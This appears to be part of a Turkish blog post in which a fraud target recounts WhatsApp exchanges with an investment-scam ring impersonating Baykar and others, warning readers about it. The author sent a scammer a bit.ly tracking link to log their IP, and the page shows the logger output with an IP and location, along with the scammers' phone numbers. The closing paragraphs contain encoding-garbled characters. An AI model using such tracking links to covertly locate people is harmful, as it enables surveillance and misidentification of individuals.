Mersin merkezli bir dolandırıcılık şebekesi varmış, uluslararası bir örgütün parçasıarmış. Rusya, Ukrayna ilişkili oldukları düşünülüyormuş. Onlara bağlı Merve Hanım diye biriyle yazışıyordum Whatsapp'tan iletişime geçmişti benimle [redacted] Medya'dan olduğunu belirtip borsaya açılacaklarını belirterek yatırım istemişti.

2:45 PM ✓✓

Havale yapıp ardından başka hesaptan çıkarmışlar tüm birikimimi

2:46 PM ✓✓

Sizde bana yapmak yerine onları tercih ettiniz. Sizin adınıza üzgünüm

Edited 2:46 PM

Derin Hanım tüm birikimim gitti sizce şuan bunu mu konuşmalıyız.

2:47 PM ✓✓

Yatırım sizin yatırımınız benim beklentim sadece açık olmanız Osman Bey

2:47 PM

Yaparsınız yapmanız o sizin kararınız tabi ki

2:47 PM

Osman Bey sanırım müsait değilsiniz aramıştım sizi ama

4:05 PM

Thu, Jul 25

Osman Bey günaydın

9:04 AM

< 1



+905391008128



Osman bey merhabalar Derin Hanım ile yaptığınız görüşmeniz için ularım sađlıyorum

2:31 PM

Finans departmanından finans uzmanı Demir akyol ben

2:32 PM

Sizleri aradım ama ularamadım musaitliğinizde 5 dk gorusmek adına dönüşünüzü bekliyorum

2:33 PM

Demir Bey merhaba. Telefonu açamadım kusura bakmayın. Dün .■■■■ hesabımdaki tüm birikimim maalesef dolandırıcılar tarafından çalınmış bu nedenle sabah apar topar ■■■■ şubesine ve ardından Mersin siber suçlarla mücadele şube müdürlüğüne uğramam gerekti. Maalesef tüm birikimim gitti çok üzgünüm.

Edited 2:40 PM ✓✓

Osman bey transfer işleminde bu işlemi onaylamayan bankanız size para yollatmazken doğru bir işlem için tüm birikiminizin hesabınızdan alınmasına nasıl müdahale etmedi

2:48 PM

havale yapmışlar önce daha sonra başka bankaya transfer.

2:49 PM ✓✓

Yazdıklarına rağmen beni ikinci defa dolandırma umutlarını sonuna kadar koruyan ve iletişimi devam ettirmeye motive olmuş vicdansız, serin kanlı dolandırıcıların mesajları ben yanıt vermeyi bıraktıktan bir süre sonra kesildi.

< 1



+905391008128



havale yapmışlar önce daha sonra başka bankaya transfer.

2:49 PM ✓✓

Geçmiş olsun efendim tabi ama durum şu banka size havale yapmanıza mücade etmezken bu birikiminizin gitmesine nasıl musadee edebildi bu havaleyi işlemini nasıl onayladı orasını finans uzmanı olarak anlayamadım

2:51 PM

Teşekkürler, ben de anlamadım. Başka bankaya transferi engelleyip havale yapıp daha sonra başka bankaya transfer etmeye mücade etmişler dedi siber suçlar

2:52 PM ✓✓

Detay öğrendikçe sizlerle paylaşıyorum. Sizler de dikkatli olun.

2:53 PM ✓✓

Geçmiş olsun efendim ne zaman isterseniz iletişim de kalabiliriz daima burdayız efendim

2:53 PM

teşekkürler eksik olmayın. paramı geri alınca sizinle hemen iletişime geçeceğim.

2:54 PM ✓✓

Biz teşekkür ederiz efendim yaşadığınız olumsuzluk sebebiyle kontenjanınızı belli bir süre açık bekletiyorum önce kendiniz için olumlu haberlerinizi bekliyoruz Osman Bey.

3:15 PM



Tüm bu olup bitenler devam ederken Baykar şirketi de 2024 yılının başından bu yana vatandaşları uyarmak için yazılı, görsel ve sosyal medya hesaplarından bu konuda uyarılar (#1, #2, #3) yayınlamaya hız kesmeden devam etti.

## Ses Kayıtları

Merak edenleriniz dolandırıcılarla gerçekleştirmiş olduğum akıllara durgunluk veren görüşmelerin ses kayıtlarını aşağıda, YouTube kanalım üzerinden dinleyebilirler.

## 2. Dolandırıcılık Girişimi

### IP Tespiti

Takvimler 2024 yılının Ekim ayını yani bir önceki dolandırıcılık girişiminden neredeyse 3 ay sonrasını gösterdiğinde bu defa +90 548 822 66 82 numaralı cep telefonundan İpek isimli başka bir dolandırıcı yine aynı senaryo ile benimle iletişime geçti. Ben de fırsat bu fırsat daha önceki yöntemle bu dolandırıcının da IP adresini elde etmeye karar verdim. Yine benzer bir şekilde dolandırıcıyı yemledikten sonra bu dolandırıcının öncekinin aksine Mersin yerine Gürcistan'ın başkenti Tiflis'ten bağlantı kurduğunu tespit ettim. (Dolandırıcının vekil sunucu (proxy) kullanmadığını varsaydım.)



< 3



+90 548 822 66 82



Today

Günaydınlar hayırlı haftalar Osman bey.

1:32 AM

Demir bey yıllık izinde. Sistem uzman olarak beni atamış sizlere müsait olduğunuzda aramak isterim.

1:33 AM

Açıkçası onlar tembih etmişler başkası ile konuşmamam için o nedenle onları beklemek isterim.

8:02 AM ✓✓

Efendim yanlışlık olmasın benim danışmanım onlar aynı kuruma hizmet vermekteyiz. Aradığımda görebilirsiniz aynı numara ile arama gerçekleştiriyorum zaten. 100 adet danışmanınız mevcut.

8:08 AM



Missed voice call

Tap to call back

8:24 AM

bit.ly

<https://bit.ly/40c3kxC>

bit.ly

Açıkçası o zaman ufak bir problem yaşamıştım ve kesinlikle Derin Hanım kaynaklı değildi fakat yine de başkası ile görüşmemem gerektiğini paylaşmıştı güvenliğim için. Yazışmamızın bir kısmını paylaşıyorum isterseniz Demir Bey ile olanı da paylaşabilirim. <https://bit.ly/>

8:54 AM ✓✓

Hide Bots

Date/Time ▲	IP/Provider ▼	Country ?	User Agent ▼
2024-10-21 12:54:35 UTC	92.51.75.166 Delta Comm LLC	Georgia Tbilisi	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
2024-10-21 12:54:59 UTC	92.51.75.166 Delta Comm LLC	Georgia Tbilisi	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36 Edg/130.0.0.0

Bir önceki dolandırıcılık girişiminin baş aktörlerinden Derin veya Demir'in hala görevlerinin başında olup olmadıklarını da bir yandan merak ettiğim için bu dolandırıcıya Derin veya Demir'den başka kimseyle görüşmeyeceğimi ısrarla dile getirdikten sonra dolandırıcı ısrarlarına yenik düşüp Derin'e ulaşmaya ve bana yönlendirmeye karar verdi. Bu sayede dolandırıcıların son 3 aydır operasyonlarına aynı kadro ile hız kesmeden devam ettiğini öğrenmiş oldum.

< 1



+90 548 822 66 82



KISMİNİ paylaşıyorum isterseniz Demir Bey ile olanı da paylaşabilirim. <https://bit.ly/>

8:54 AM ✓

Yok yok efendim o problem değil güvenliğin için bu tarz önlemler alıyoruz.

8:55 AM

Siz daha önce başka yerde dolandırıcılık gibi bir durumlama karşı karşıya kalmışsınız galiba ondan kaynaklı böyle bir önlem alınmış anladığım kadarıyla.

8:56 AM

Derin hanımı arıyorum ama son 1 saattir hatta o yüzden net konuşamadım kendisiyle.

8:56 AM

evet kendisi ile bir görüşün lütfen tekrar problem yaşamak istemiyorum.

8:59 AM ✓

sizi tanımıyorum çünkü

8:59 AM ✓

Uzun zamandır İşlemler Açık Olduğu için Bana Aktarılmış Ulaşım Sağlanacak sizlere

9:09 AM

**You**

evet kendisi ile bir görüşün lütfen tekrar problem yaşamak istemiyorum.

Gerekli birime bilgi sağlandı Derin hanım ulaşım sağlayacak sizlere.

9:13 AM

1 unread message

Aradılar mı sizleri Osman Bey

9:53 AM

# Sonu

Sonu itibariyle bu gvenlik arařtırması ile Slovnaft, INA d.d, Bosphorus Gaz gibi petrol rafineri, gaz dađıtım řirketlerinden, Baykar gibi savunma řirketlerine hatta Interpol'e kadar nde gelen kurumların adını kullanarak dolandırıcılık giriřiminde bulunan uluslararası dolandırıcılık etesinin arka planda kurbanlarını nasıl ađlarına dřrdüklerini ğrenmiř oldum. Umuyorum ki masum vatandaşların paralarına gz diken bu dolandırıcılar en kısa srede yakalanır ve hak ettikleri cezayı alırlar.

Yazının bařında da belirttiđim zere ok iyi kurgulanmıř bu organize dolandırıcılık arkına daha fazla masum insanın dřmemesi, kurban olmaması adına bu yazıyı evrenizdekilerle ve tm sevdiklerinizle paylařmanızı gnlden rica ederim.

Bu yazı vesilesiyle de yeni yılınızı kutlar, 2025 yılının hem sizlere hem de tm sevdiklerinize nce sađlık sonra mutluluk ve bařarı getirmesini dilerim.